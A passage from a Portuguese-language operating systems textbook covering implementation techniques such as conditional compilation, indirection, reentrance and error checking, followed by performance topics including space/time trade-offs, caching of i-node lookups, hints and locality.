A multiprogramação pode ser resolvida com um escalonador simples (por exemplo, escalonamento circular). A partir de então, deve ser possível testar o sistema para averiguar se ele pode executar múltiplos processos corretamente. Se o sistema funcionar, é o momento de começar a definição cuidadosa das várias tabelas e estruturas de dados necessárias em todo o sistema, especialmente aquelas para o gerenciamento de processos e threads e também para o gerenciamento de memória. A E/S e o sistema de arquivos podem, de início, esperar, exceto aquelas primitivas simples usadas para testes e depuração, como leitura do teclado e escrita no vídeo. Em alguns casos, as estruturas de dados principais de baixo nível devem ser protegidas, permitindo-se o acesso a elas somente por meio de procedimentos específicos de acesso — consequentemente, por

intermédio de programação orientada a objetos, não importando qual seja a linguagem de programação. Quando as camadas inferiores estiverem completas, elas poderão ser testadas totalmente. Desse modo, o sistema avança de baixo para cima, como se constroem os grandes edifícios.

Se existe uma grande equipe, uma abordagem alternativa consiste em primeiro fazer um projeto detalhado do sistema todo e, depois, atribuir a diferentes grupos a escrita de diferentes módulos. Cada grupo testa seu próprio trabalho de maneira isolada. Quando todas as partes estiverem prontas, elas serão, então, integradas e testadas. O problema com essa linha de investida é que, se nada funcionar inicialmente, pode ser difícil isolar um ou mais módulos que estão com funcionamento deficiente ou isolar um grupo que tenha se enganado sobre aquilo que determinado módulo deveria fazer. Contudo, com grandes equipes, essa prática muitas vezes é usada para maximizar a quantidade de paralelismo durante o trabalho de programação.

#### 13.3.8 | Técnicas úteis

Acabamos de analisar algumas ideias abstratas para o projeto e a implementação de sistemas. Agora examinaremos técnicas concretas úteis para a implementação de sistemas. Existem inúmeras outras, obviamente, mas a limitação de espaço faz com que nos atenhamos a somente algumas delas.

## Escondendo o hardware

O hardware possui muitas partes complicadas, que devem ser escondidas o quanto antes (a menos que exponham poder computacional, o que não ocorre na maior parte do hardware). Alguns dos detalhes de muito baixo nível podem ser escondidos por uma camada do tipo HAL, mostrada na Figura 13.2. No entanto, muitos detalhes do hardware não podem ser ocultados assim.

Algo que merece atenção desde o início é como tratar as interrupções. Elas tornam a programação desagradável, mas os sistemas operacionais devem tratá-las. Uma solução é transformá-las de imediato em outra coisa. Por exemplo, cada interrupção pode ser transformada em um thread pop-up instantaneamente. Nesse ponto, estaremos tratando com threads, em vez de interrupções.

Uma segunda abordagem é converter cada interrupção em uma operação unlock sobre um mutex que o driver correspondente estiver esperando. Então, o único efeito de uma interrupção será o de tornar algum thread pronto.

Uma terceira estratégia é converter uma interrupção em uma mensagem para algum thread. O código de baixo nível simplesmente deve construir uma mensagem dizendo de onde vem a interrupção, colocá-la na fila e chamar o escalonador para (potencialmente) executar o tratador — que provavelmente estava bloqueado esperando pela mensagem. Todas essas técnicas e outras semelhantes tentam converter interrupções em operações de sincronização de threads. Fazer com que cada interrupção seja tratada por um thread apropriado em um contexto igualmente apropriado é mais fácil de gerenciar do que executar um tratador em um contexto arbitrário que ocorre por acaso. Obviamente, isso deve ser feito de modo eficiente, mas, nas profundezas do sistema operacional, tudo deve ser feito eficientemente.

A maioria dos sistemas operacionais é projetada para executar em múltiplas plataformas de hardware. Essas plataformas podem ser diferentes em termos de chip de CPU, MMU, tamanho de palavra, tamanho da RAM e outras características que não podem ser facilmente mascaradas pelo HAL ou equivalente. Todavia, é altamente desejável ter um conjunto único de arquivos-fonte que possam ser usados para gerar todas as versões; caso contrário, cada erro que aparecer posteriormente deve ser corrigido múltiplas vezes em diversos arquivos-fontes, com o risco de ficarem diferentes.

Algumas variações no hardware — como o tamanho da RAM — podem ser tratadas pelo sistema operacional, que deve determinar o valor no momento da inicialização e armazená-lo em uma variável. Os alocadores de memória, por exemplo, podem usar a variável que contém o tamanho da RAM para determinar qual será o tamanho da cache de blocos, das tabelas de páginas etc. Mesmo as tabelas estáticas, como a de processos, são passíveis de ser medidas com base no total de memória disponível.

Contudo, outras diferenças, como diferentes chips de CPU, não podem ser resolvidas a partir de um único código binário que determine em tempo de execução qual CPU está executando. Uma maneira de atacar o problema de uma origem e múltiplos alvos é o emprego da compilação condicional. Nos arquivos-fonte, alguns flags são definidos em tempo de compilação para as diferentes configurações, que, por sua vez, são usadas para agrupar os códigos dependentes de CPU, do tamanho da palavra, da MMU etc. Por exemplo, imagine um sistema operacional que deva ser executado nos chips Pentium ou UltraSPARC, que precisam de códigos de inicialização diferentes. O procedimento init poderia ser escrito como mostra a Figura 13.6(a). Dependendo do valor de CPU, que é definido no arquivo cabeçalho config.h, um tipo ou outro de inicialização é feito. Como o binário real contém somente o código necessário para a máquina-alvo, não existe perda de eficiência nesse caso.

Como um segundo exemplo, suponha que exista a necessidade de um tipo de dado Register, que deve ser de 32 bits para o Pentium e de 64 bits para o UltraSPARC. Esse caso pode ser tratado pelo código condicional da Figura 13.6(b) (presumindo que o compilador produza inteiros de 32 bits e inteiros longos de 64 bits). Uma vez que essa definição tenha sido feita (provavelmente em um arquivo-cabeçalho incluído em toda parte), o programador pode simplesmente declarar as variáveis como sendo do tipo Register e, com isso, saber que elas terão o tamanho correto.

```
#include "config.h"
                                                     #include "config.h"
                                                     #if (WORD_LENGTH == 32)
init()
                                                    typedef int Register;
#if (CPU == PENTIUM)
/* Pentium initialization here. */
#endif
                                                     #if (WORD_LENGTH == 64)
                                                    typedef long Register;
#if (CPU == ULTRASPARC)
/* UltraSPARC initialization here. */
#endif
                                                    Register R0, R1, R2, R3;
            (a)
                                                                (b)
```

Figura 13.6 (a) Compilação condicional dependente de UCP. (b) Compilação condicional dependente do tamanho da palavra.

Obviamente, o arquivo-cabeçalho, *config.h*, tem de ser definido corretamente. Para o Pentium ele pode ser algo do tipo:

```
#define CPU PENTIUM
#define WORD_LENGTH 32
```

Para compilar o sistema para o UltraSPARC, um *config.h* diferente deve ser usado, com os valores corretos para o UltraSPARC — provavelmente algo do tipo:

```
#define CPU ULTRASPARC
#define WORD_LENGTH 64
```

Alguns leitores podem querer saber por que *CPU* e *WORD\_LENGTH* são manipuladas por macros diferentes. Poderíamos facilmente ter agrupado a definição de *Register* com um teste sobre a CPU, ajustando seu tamanho para 32 bits para o Pentium e 64 bits para o UltraSPARC. No entanto, essa não é uma boa solução. Considere o que ocorre quando posteriormente transportamos o sistema para o Itanium 64 bits da Intel. Seria preciso adicionar uma terceira condicional à Figura 13.6(b) para o Itanium. Fazendo da maneira como temos feito, torna-se necessário apenas incluir a linha

```
#define WORD LENGTH 64
```

ao arquivo config.h para o Itanium.

Esse exemplo ilustra o princípio da ortogonalidade discutido anteriormente. Os itens dependentes da CPU devem ser compilados condicionalmente com base na macro *CPU*, e tudo o que é dependente do tamanho da palavra deve usar a macro *WORD\_LENGTH*. Considerações similares são feitas para muitos outros parâmetros.

#### Indireção

Muitas vezes ouvimos dizer que não existe problema em ciência da computação que não possa ser resolvido com um outro nível de indireção. Embora essa asserção seja um pouco exagerada, há algo de verdadeiro nela. Vamos considerar alguns exemplos. Em sistemas baseados no Pentium, quando uma tecla é pressionada, o hardware gera uma interrupção e coloca o número da tecla — em vez do código ASCII do caractere — em um registrador do dispositivo.

Além disso, quando a tecla é liberada posteriormente, gerase uma segunda interrupção, também com o número da
tecla. Essa indireção permite que o sistema operacional use
o número da tecla para indexar uma tabela e obter o caractere ASCII, tornando fácil tratar os diferentes teclados usados no mundo todo em diferentes países. Com a obtenção
das informações de pressionamento e liberação de teclas, é
possível usar qualquer tecla como uma tecla shift, visto que
o sistema operacional sabe a sequência exata em que as
teclas foram pressionadas e liberadas.

A indireção também é empregada na saída dos dados. Os programas podem escrever caracteres ASCII na tela, mas esses caracteres são interpretados como índices em uma tabela para a fonte de saída utilizada. A entrada na tabela contém o mapa de bits para o caractere. Essa indireção possibilita separar os caracteres das fontes.

Outro exemplo de indireção é o uso dos números principais do dispositivo (major device numbers) no UNIX. Dentro do núcleo existe uma tabela indexada pelo número do dispositivo principal para os dispositivos de blocos e um outro para os dispositivos de caracteres. Quando um processo abre um arquivo especial, como /dev/hd0, o sistema extrai do i-node o tipo (bloco ou caractere) e os números principal e secundário do dispositivo e os indexa em uma tabela de driver apropriada para encontrar o driver. Essa indireção facilita a reconfiguração do sistema, pois os programas lidam com nomes simbólicos de dispositivos e não com nomes reais do driver.

Ainda um outro exemplo de indireção ocorre nos sistemas baseados em trocas de mensagens que usam como destinatário da mensagem uma caixa postal em vez de um processo. Empregando a indireção por meio de caixas postais (em vez de nomear um processo como destinatário), obtém-se uma flexibilidade considerável (por exemplo, ter uma secretária para lidar com as mensagens de seu chefe).

Nesse sentido, o uso de macros, como

```
#define PROC_TABLE_SIZE 256
```

também é uma forma de indireção, visto que o programador pode escrever código sem precisar saber o tamanho que a tabela realmente tem. É uma boa prática atribuir nomes simbólicos para todas as constantes (exceto em alguns casos, como -1, 0 e 1) e colocá-los nos cabeçalhos com comentários explicando para que servem.

#### Reusabilidade

Frequentemente é possível reutilizar o mesmo código em contextos ligeiramente diferentes. E isso é uma boa ideia, uma vez que reduz o tamanho do código binário e significa que o código tem de ser depurado somente uma vez. Por exemplo, suponha que mapas de bits sejam empregados para guardar informação dos blocos livres de um disco. O gerenciamento de blocos do disco pode ser tratado por rotinas alloc e free que gerenciem os mapas de bits.

Como uma solução mínima, essas rotinas devem funcionar para qualquer disco. Mas é possível fazer melhor que isso. As mesmas rotinas também podem funcionar para o gerenciamento de blocos da memória, de blocos na cache de blocos do sistema de arquivos e dos i-nodes. Na verdade, elas podem ser usadas para alocar e desalocar quaisquer recursos passíveis de ser linearmente enumerados.

#### Reentrância

A reentrância se caracteriza pela possibilidade de o código ser executado duas ou mais vezes simultaneamente. Em um multiprocessador, existe sempre o perigo de que, enquanto uma CPU executa alguma rotina, outra CPU inicialize a execução da mesma rotina também, antes que a primeira tenha acabado. Nesse caso, dois (ou mais) threads em diferentes CPUs podem estar executando o mesmo código ao mesmo tempo. Essa situação deve ser evitada usando mutexes ou outros mecanismos que protejam regiões críticas.

No entanto, o problema também existe em um monoprocessador. Em particular, a maior parte de qualquer sistema operacional trabalha com as interrupções habilitadas. Para trabalhar de outro modo, muitas interrupções seriam perdidas e o sistema não se mostraria confiável. Enquanto o sistema operacional está ocupado executando alguma rotina, P, é totalmente possível que uma interrupção ocorra e que o tratador de interrupção também chame P. Se as estruturas de dados de P estiverem em um estado inconsistente no momento da interrupção, o tratador falhará.

Um outro caso claro dessa ocorrência é se P for o escalonador. Suponha que algum processo tenha usado seu quantum e o sistema operacional o tenha movido para o final de sua fila. Enquanto o sistema realiza a manipulação da lista, a interrupção ocorre, tornando algum processo pronto, e, com isso, o escalonador é executado. Com as filas em um estado de inconsistência, o sistema provavelmente travará. Como consequência, mesmo em um monoprocessador, é melhor que a maior parte do sistema operacional seja reentrante, com estruturas de dados críticas protegidas por mutexes e as interrupções sendo desabilitadas nos momentos em que não puderem ser toleradas.

#### Força bruta

O uso de força bruta para resolver problemas não tem sido bem visto nos últimos anos, mas é muitas vezes a melhor opção em nome da simplicidade. Todo sistema operacional tem muitas rotinas que são raramente chamadas ou operam com tão poucos dados que sua otimização não vale a pena. Por exemplo, frequentemente é necessário pesquisar várias tabelas e vetores dentro do sistema. O algoritmo força bruta simplesmente mantém as entradas da tabela na mesma ordem em que estavam e a pesquisa linearmente quando algo deve ser procurado. Se o número de entradas é pequeno (digamos, menos de mil), o ganho pela ordenação da tabela ou pelo uso de uma função de ordenação é pequeno, mas o código é bem mais complexo e mais passível de erros.

Obviamente, para funções que estejam no caminho crítico - como um chaveamento de contextos -, tudo deve ser feito para torná-las rápidas, mesmo que, para isso, elas precisem ser escritas em linguagem assembly (Deus nos livre). Mas as partes grandes do sistema não estão no caminho crítico. Por exemplo, muitas chamadas de sistema raramente são chamadas. Se houver um fork a cada segundo e este levar 1 ms para executar, então, mesmo que ele seja otimizado para 0, o ganho será de apenas 0,1 por cento. Se o código otimizado é maior e tem mais erros, pode não ser interessante se importar com a otimização.

#### Primeiro verificar os erros

Muitas chamadas de sistema podem falhar por uma série de razões: o arquivo a ser aberto pertence a outro usuário; a criação de processos falha porque a tabela de processos está cheia; ou um sinal não pode ser enviado porque o processo-alvo não existe. O sistema operacional deve verificar cuidadosamente cada possível erro antes de executar a chamada.

Muitas chamadas de sistema também requerem a aquisição de recursos, como as entradas da tabela de processos, as entradas da tabela de i-nodes ou descritores de arquivos. Um conselho geral que pode evitar muita dor de cabeça é primeiro verificar se a chamada de sistema pode de fato ser realizada antes da aquisição de qualquer recurso. Isso significa colocar todos os testes no início da rotina que executa a chamada de sistema. Cada teste deve ser da forma

if (error\_condition) return(ERROR\_CODE);

Se a chamada conseguir passar pelos testes em todo o caminho, então ela certamente será bem-sucedida. Nesse momento, os recursos podem ser adquiridos.

Intercalar os testes com a aquisição de recursos implica que, se algum teste falhar ao longo do caminho, todos os recursos adquiridos até aquele ponto deverão ser devolvidos. Se um erro ocorre e algum recurso não é devolvido, nenhum dano é causado de imediato. Por exemplo, uma entrada da tabela de processos pode simplesmente tornar--se permanentemente indisponível. No entanto, dentro de um certo período de tempo, esse erro pode ocorrer múltiplas vezes. Por fim, a maior parte das entradas da tabela de processos pode se tornar indisponível, levando a uma quebra do sistema — quebra muitas vezes imprevisível e de difícil depuração.

Diversos sistemas sofrem desse problema, que se manifesta na forma de perda de memória. Em geral, o programa chama *malloc* para alocar espaço, mas esquece de chamar *free* posteriormente para liberá-la. Aos poucos, toda a memória desaparece até que o sistema seja reinicializado.

Engler et al. (2000) propuseram um modo interessante para a verificação de alguns desses erros em tempo de compilação. Eles observaram que o programador conhece muitas invariantes que o compilador não conhece — como quando você aplica um *lock* em um mutex: todos os caminhos a partir desse *lock* devem conter um *unlock* e mais nenhum outro *lock* sobre o mesmo mutex. Eles criaram um jeito de o programador dizer isso ao compilador, instruindo-o a verificar todos os caminhos em tempo de compilação para as violações daquela invariante. O programador pode também, entre muitas outras condições, especificar que a memória alocada deve ser liberada em todos os caminhos.

## 13.4 Desempenho

Considerando que todas as características são iguais, um sistema operacional rápido é melhor do que um lento. No entanto, um sistema operacional rápido e não confiável não é tão bom quanto um outro lento e confiável. Visto que as otimizações complexas muitas vezes geram erros, é importante usá-las com cautela. Apesar disso, há locais em que o desempenho é crítico e as otimizações são bem importantes e, assim, todo o esforço é válido. Nas seções a seguir, veremos algumas técnicas gerais para melhorar o desempenho nos pontos em que as otimizações são necessárias.

## 13.4.1 Por que os sistemas operacionais são lentos?

Antes de falar sobre as técnicas de otimização, é importante destacar que a lentidão de muitos sistemas operacionais é causada em grande parte por eles próprios. Por exemplo, antigos sistemas operacionais, como o MS-DOS e a versão 7 do UNIX, inicializavam em poucos segundos. Os sistemas UNIX e Windows Vista modernos podem levar minutos para inicializar, mesmo que executem em hardware mil vezes mais rápido. A justificativa é que eles estão fazendo muito mais, querendo ou não. Veja um caso em questão. O recurso plugand-play torna mais fácil instalar um novo dispositivo de hardware, mas o preço pago é que, em cada inicialização, o sistema operacional tem de inspecionar todo o hardware

para averiguar se existem novos dispositivos. Essa varredura do barramento leva tempo.

Uma alternativa (melhor, na opinião do autor) seria remover o recurso plug and play e manter um ícone na tela dizendo 'Instalar novo hardware'. Na instalação de um novo dispositivo de hardware, o usuário deveria clicar nesse ícone para iniciar a varredura do barramento, em vez de fazê-la em cada inicialização. Os projetistas dos sistemas atuais estavam cientes dessa opção, obviamente. Eles a rejeitaram, basicamente, porque presumiram que os usuários são bastante estúpidos e incapazes de fazer essa operação corretamente (mas é claro que diriam isso mais gentilmente aos usuários). Esse é apenas um exemplo, mas existem muitos outros, em que o desejo de tornar o sistema 'amigável ao usuário' (ou 'imune a idiotas', dependendo do ponto de vista) torna-o lento para todos.

Provavelmente a única grande coisa que os projetistas de sistemas podem fazer para melhorar o desempenho é serem muito mais seletivos na adição de novas características. A pergunta que devemos fazer não é "Os usuários gostarão disso?", mas "Esta característica vale o preço inevitável a ser pago no tamanho do código, em velocidade, complexidade e confiabilidade?". Somente quando as vantagens claramente pesam mais do que as desvantagens é que a característica deve ser incluída. Os programadores tendem a presumir que o tamanho do código e o contador de erros serão 0 e a velocidade será infinita. A experiência mostra que essa visão é um tanto otimista.

Outro fator importante é o marketing do produto. No momento em que a versão 4 ou 5 de algum produto atingiu o mercado, provavelmente todas as características realmente úteis já foram incluídas e a maioria das pessoas que precisam desse produto já foi comprá-lo. Para manter as vendas em andamento, muitos fabricantes, apesar disso, continuam produzindo novas versões, com mais características, podendo, assim, vender suas atualizações a seus clientes. Adicionar novas características só por adicionar pode ajudar nas vendas, mas raramente melhora o desempenho.

## 13.4.2 O que deve ser otimizado?

Como regra, a primeira versão de um sistema deve ser tão direta quanto possível. As únicas otimizações devem ocorrer nas partes que obviamente podem causar problemas inevitáveis. Ter uma cache de blocos para o sistema de arquivos é um exemplo. Uma vez que o sistema está ativo e em execução, medidas cautelosas precisam ser tomadas para ver onde o tempo está *realmente* sendo gasto. Com base nesses números, otimizações devem ser feitas nos pontos em que forem mais necessárias.

Eis uma história verdadeira em que uma otimização mais danificou do que ajudou: um dos alunos do autor (o qual manterei no anonimato) escreveu o programa *mkfs* do

MINIX. Esse programa cria um novo sistema de arquivos em um disco recém-formatado. O estudante levou cerca de seis meses para otimizar esse programa, inclusive inserindo o uso de cache do disco. Quando ele executou o programa, este não funcionou e precisou de vários outros meses de depuração. Esse programa geralmente executa uma única vez no disco rígido durante toda a vida do computador, quando o sistema é instalado. Além disso, executa uma única vez para cada disco flexível que é formatado. Cada execução gasta em torno de dois segundos. Mesmo que a versão não otimizada gastasse um minuto, mostrou-se um desperdício de recursos gastar tanto tempo otimizando um programa raramente usado.

Um slogan que pode ser aplicado à otimização de desempenho é:

O que é bom o bastante é bom o bastante.

Com isso, entendemos que, uma vez que o desempenho alcançou um nível razoável, provavelmente não valerá a pena o esforço e a complexidade para melhorar mais alguns poucos percentuais. Se o algoritmo de escalonamento está razoavelmente justo e mantém a CPU ocupada 90 por cento do tempo, ele está fazendo seu trabalho. Inventar outro muito mais complexo que seja 5 por cento melhor provavelmente será uma má ideia. Da mesma maneira, se a taxa de paginação está baixa o suficiente e não é um gargalo, uma grande empreitada que busque melhorar o desempenho não vale a pena. Evitar desastres é muito mais importante do que otimizar o desempenho, especialmente visto que aquilo que é ótimo sob determinada carga de trabalho pode não ser ótimo sob outra.

## 13.4.3 Ponderações espaço/tempo

Uma abordagem geral para melhorar o desempenho consiste em ponderar o tempo versus o espaço. É frequente em ciência da computação uma situação de escolha entre um algoritmo que usa pouca memória, mas é lento, e outro algoritmo que usa muito mais memória, porém é mais rápido. Quando se faz uma otimização importante, vale a pena procurar por algoritmos que ganham velocidade com o uso de mais memória ou, de modo oposto, economizam memória preciosa com a realização de mais computação.

Uma técnica em geral útil visa substituir procedimentos pequenos por macros. O uso de macros elimina a sobrecarga normalmente associada a uma chamada de procedimento. O ganho é especialmente significativo quando a chamada ocorre dentro de um laço. Como exemplo, suponha que usemos mapas de bits para manter o controle dos recursos e precisemos saber com frequência quantas unidades estão livres em alguma parte do mapa de bits. Para isso, torna-se necessário um procedimento, bit\_count, que conta o número de bits 1 em um byte. Um procedimento direto é dado na Figura 13.7(a). Ele circula sobre os bits do byte, contando-os um por vez.

Esse procedimento possui duas fontes de ineficiência. Primeiro, ele deve ser chamado, um espaço na pilha deve ser alocado para ele e depois ele deve retornar. Cada chamada desse procedimento apresenta sobrecarga. Em segundo lugar, ele contém um laço e sempre existe alguma sobrecarga associada a um laço.

Uma estratégia completamente diferente é usar a macro da Figura 13.7(b). É uma expressão em sequência que calcula a soma dos bits por meio de deslocamentos sucessivos do argumento, mascarando tudo, exceto o bit de ordem mais baixa, e somando os oito termos. A macro dificilmente é um trabalho de arte, mas ela aparece no código somente uma vez. Quando a macro é chamada, por exemplo, por

```
sum = bit_count(table[i]);
```

ela parece idêntica à chamada de rotina. Assim, a não ser pela definição um tanto quanto complicada, o código não fica pior com o uso de macro do que com o uso de rotina,

```
#define BYTE_SIZE 8
                                                 /* Um byte contém 8 bits*/
int bit_count(int byte)
                                                 /* Conta os bits em um byte */
1
       int i, count = 0;
       for (i = 0; i < BYTE\_SIZE; i++)
                                                 /* circula pelos bits de um byte */
             if ((byte >>i) & 1) count++;
                                                 /* se este bit é 1, incrementa contador */
                                                 /* retorna soma */
       return(count);
}
                                         (a)
/* Macro que soma os bits em um byte e retorna a soma. */
#define bit_count(b) ((b&1) + ((b>>1)&1) + ((b>>2)&1) + ((b>>3)&1) + \
                      ((b>>4)&1) + ((b>>5)&1) + ((b>>6)&1) + ((b>>7)&1))
/* Macro que consulta o contador de bits em uma tabela. */
char bits[256] = {0, 1, 1, 2, 1, 2, 2, 3, 1, 2, 2, 3, 2, 3, 3, 4, 1, 2, 2, 3, 2, 3, 3, ...};
#define bit_count(b) (int) bits[b]
                                        (c)
```

Figura 13.7 (a) Um procedimento para contar bits em um byte. (b) Uma macro para contar bits. (c) Um macro que conta bits pela consulta a uma tabela.

mas ele se torna muito mais eficiente, visto que elimina tanto a sobrecarga da chamada de rotina quanto aquela causada pelo uso de laço.

Podemos levar esse exemplo um passo mais adiante. Para que computar o contador de bits? Por que não procurá-lo em uma tabela? Afinal de contas, existem somente 256 bytes diferentes, cada um com um valor único entre 0 e 8. Podemos declarar uma tabela de 256 entradas, bits, com cada entrada inicializada (em tempo de compilação) com o contador de bits correspondente àquele valor do byte. Com essa tática, nenhuma computação é necessária em tempo de execução, mas apenas uma operação de indexação. Uma macro que realiza esse trabalho é dada na Figura 13.7(c).

Trata-se de um exemplo nítido de ponderação entre o tempo de computação e o uso de memória. Contudo, podemos ir mais adiante ainda. Se quisermos contar os bits em palavras de 32 bits, usando nossa macro bit\_count, precisaremos executar quatro pesquisas por palavra. Se expandirmos a tabela para 65.536 entradas, poderemos reduzir para duas pesquisas por palavra, com o custo de uma tabela muito maior.

A procura de respostas em tabelas pode ser usada de outras maneiras. Por exemplo, no Capítulo 7 vimos como a compressão de imagens JPEG funciona, empregando transformações discretas de cossenos bastante complexas. Uma técnica de compressão alternativa, GIF, usa a consulta em tabela para codificar pixels RGB de 24 bits. Entretanto, a GIF só funciona sobre imagens de 256 cores ou menos. Para cada imagem a ser comprimida, uma palheta de 256 entradas é construída, e nela cada entrada contém um valor RGB de 24 bits. A imagem comprimida consiste, então, em um índice de 8 bits para cada pixel em vez de um valor de 24 bits para cada cor — um ganho em fator de três. Essa ideia é ilustrada na Figura 13.8 para uma seção 4 × 4 de uma imagem. A imagem comprimida original é mostrada na Figura 13.8(a). Cada valor aqui é um valor de 24 bits, e cada um dos 8 bits dá a intensidade do vermelho,

do verde e do azul. A imagem GIF é mostrada na Figura 13.8(b). Nesse caso, cada valor é um índice de 8 bits para a palheta de cores. Esta é armazenada como parte do arquivo de imagem e é mostrada na Figura 13.8(c). Na verdade, há mais coisas a mencionar sobre a GIF, mas o cerne da questão é a pesquisa em tabela.

Existe outro modo de reduzir o tamanho da imagem, o qual ilustra uma ponderação diferente. O PostScript é uma linguagem de programação que pode ser usada para descrever imagens. (De fato, qualquer linguagem de programação pode descrever imagens, mas o PostScript é modelado para esse propósito.) Muitas impressoras têm um interpretador PostScript embutido, a fim de executar programas PostScript enviados a elas.

Por exemplo, se existe um bloco retangular de pixels em uma imagem, todos com a mesma cor, um programa PostScript para a referida imagem deve executar instruções para desenhar um retângulo em certa posição e depois preenchê-lo com uma determinada cor. Somente alguns bits são necessários para emitir esse comando. Quando a imagem é recebida pela impressora, um interpretador local deve executar o programa para construir a imagem. Assim, o PostScript realiza a compressão de dados sob pena de um custo maior de computação — uma ponderação diferente daquela realizada por meio de pesquisa em tabela, mas muito valiosa quando a memória ou a largura de banda é escassa.

Outras ponderações muitas vezes envolvem estruturas de dados. As listas duplamente encadeadas usam mais memória do que as listas simplesmente encadeadas, mas frequentemente permitem acesso mais rápido aos itens. As tabelas de espalhamento são ainda mais esbanjadoras de espaço, mas ainda mais rápidas. Em resumo, um dos principais fatores a serem considerados ao otimizar uma parte de código é ponderar se o uso de diferentes estruturas de dados proporcionará uma melhor relação custo-benefício em termos de espaço/tempo.




Figura 13.8 (a) Parte de uma imagem não comprimida com 24 bits por pixel. (b) A mesma parte comprimida com GIF, com oito bits por pixel. (c) A palheta de cores.

## 13.4.4 | Uso de cache

Uma técnica bem conhecida para melhora de desempenho é o uso de cache. Ela é aplicável sempre que existir a probabilidade de o mesmo resultado ser necessário várias vezes. A abordagem geral é fazer o trabalho todo da primeira vez e depois guardar o resultado em uma cache. Nas tentativas subsequentes, a cache é verificada em primeiro lugar. Se o resultado estiver nela, ele será usado. Caso contrário, o trabalho todo será refeito.

Já vimos o uso de cache dentro do sistema de arquivos para conter certa quantidade de blocos do disco recentemente usados, economizando, assim, uma leitura de disco a cada acerto. Contudo, as caches podem servir a muitos outros propósitos. Por exemplo, a análise sintática dos nomes dos caminhos de diretórios é surpreendentemente cara. Considere novamente o exemplo do UNIX mostrado na Figura 4.31. Para procurar /usr/ast/mbox são necessários os seguintes acessos ao disco:

- 1. Ler o i-node para o diretório-raiz (i-node 1).
- 2. Ler o diretório-raiz (bloco 1).
- 3. Ler o i-node para /usr (i-node 6).
- 4. Ler o diretório /usr (bloco 132).
- 5. Ler o i-node para /usr/ast (i-node 26).
- 6. Ler o diretório /usr/ast (bloco 406).

Essa operação gasta seis acessos ao disco somente para descobrir o número do i-node do arquivo. Em seguida, o próprio i-node deve ser lido para prover os números dos blocos do disco. Se o arquivo é menor do que o tamanho do bloco (por exemplo, 1.024 bytes), ele gasta oito acessos ao disco para ler o dado.

Alguns sistemas otimizam a análise sintática do nome do caminho por meio do uso de cache de combinações (caminho, i-node). Para o exemplo da Figura 4.31, a cache certamente conterá as primeiras três entradas da Tabela 13.1 após analisar /usr/ast/mbox. As últimas três entradas surgem da análise de outros caminhos.

Quando um caminho precisa ser procurado, o analisador de nomes primeiro consulta a cache, procurando nela a maior subcadeia ali presente. Por exemplo, se o

Caminho	Número do i-node	
/usr	6	
/usr/ast	26	
/usr/ast/mbox	60	
/usr/ast/books	92	
/usr/bal	45	
/usr/bal/paper.ps	85	

■ Tabela 13.1 Parte da cache de i-nodes para a Figura 4.31.

caminho /usr/ast/grants/stw é submetido, a cache retorna a informação de que a subcadeia /usr/ast é o i-node 26, permitindo que a pesquisa possa inicializar nele, eliminando quatro acessos ao disco.

Um problema com o uso de cache de caminhos é que o mapeamento entre o nome do arquivo e o número do i-node não é fixo durante todo o tempo. Suponha que o arquivo /usr/ast/mbox seja removido do sistema e seu i-node seja reutilizado para um arquivo diferente pertencente a um usuário diferente. Posteriormente, o arquivo /usr/ast/ mbox é criado de novo e, nesse momento, recebe o número de i-node 106. Se nada for feito para evitar essa situação, a entrada da cache estará, então, incorreta e as procuras subsequentes retornarão um número de i-node errado. Por essa razão, quando se remove um arquivo ou um diretório, sua entrada na cache e (caso seja um diretório) todas as entradas abaixo dela devem ser limpas da cache.

Os blocos do disco e os nomes dos caminhos não são os únicos itens que podem ser colocados em cache. Os i-nodes também o podem. Se threads pop-ups são usados para tratar interrupções, cada um deles requer uma pilha e algum mecanismo adicional. Esses threads previamente usados também podem ser colocados na cache, visto que o aproveitamento de um thread já usado é mais fácil do que a criação de um novo a partir do zero (para evitar a alocação de memória). Basicamente, qualquer coisa difícil de produzir pode ser colocada na cache.

#### 13.4.5 Dicas

As entradas na cache estão sempre corretas. Uma pesquisa na cache pode falhar, mas, se uma entrada é encontrada, ela tem a garantia de estar correta e pode ser usada sem mais cerimônia. Em alguns sistemas, é conveniente ter uma tabela de dicas, que são sugestões sobre a solução, mas sem garantia de estarem certas. O próprio chamador deve verificar se o resultado é correto.

Um exemplo bem conhecido de dicas é o uso dos URLs embutidos nas páginas da Web. O clique em um link não garante que a página apontada esteja presente. Na realidade, a página apontada pode ter sido removida dez anos antes. Assim, a informação sobre a indicação da página realmente é apenas uma dica.

As dicas também são empregadas na conexão com arquivos remotos. A informação é uma dica que diz algo sobre o arquivo remoto, como onde ele está localizado. Contudo, o arquivo pode ter sido movido ou removido desde o registro da dica, de modo que uma verificação sempre é necessária para confirmar se a dica está correta.

## 13.4.6 Exploração da localidade

Processos e programas não agem aleatoriamente. Eles apresentam uma quantidade razoável de localidade no

tempo e no espaço e essa informação pode ser explorada de várias maneiras para melhorar o desempenho. Um
exemplo bem conhecido de localidade espacial é o fato de
que os processos não saltam aleatoriamente dentro de seus
espaços de endereçamento, mas tendem a usar um número
relativamente pequeno de páginas durante um dado intervalo de tempo. As páginas que um processo está usando ativamente podem ser marcadas como seu conjunto de
trabalho (working set) e o sistema operacional pode garantir
que, quando o processo tiver a permissão de executar, seu
conjunto de trabalho estará na memória, reduzindo, assim,
o número de faltas de páginas.

O princípio da localidade também se aplica aos arquivos. Quando um processo seleciona um diretório específico de trabalho, é provável que muitas de suas referências futuras a arquivos sejam para arquivos daquele diretório. Colocar todos os i-nodes e os arquivos de cada diretório juntos no disco proporciona melhoras no desempenho. Esse princípio é o utilizado no Berkeley Fast File System (McKusick et al., 1984).

Outra área na qual a localidade exerce um papel importante é a de escalonamento de threads em multiprocessadores. Como vimos no Capítulo 8, uma maneira de escalonar threads em um multiprocessador é tentar executar cada thread na mesma CPU em que ele foi executado da última vez, na esperança de que alguns de seus blocos de memória ainda estejam na cache da memória.

## 13.4.7 Otimização do caso comum

Normalmente, é uma boa ideia diferenciar entre o caso mais comum e o pior caso possível e tratá-los diferentemente. Muitas vezes os códigos para as duas situações são totalmente diversos. É importante tornar o caso comum rápido. Para o pior caso, se ele ocorre raramente, é suficiente torná-lo correto.

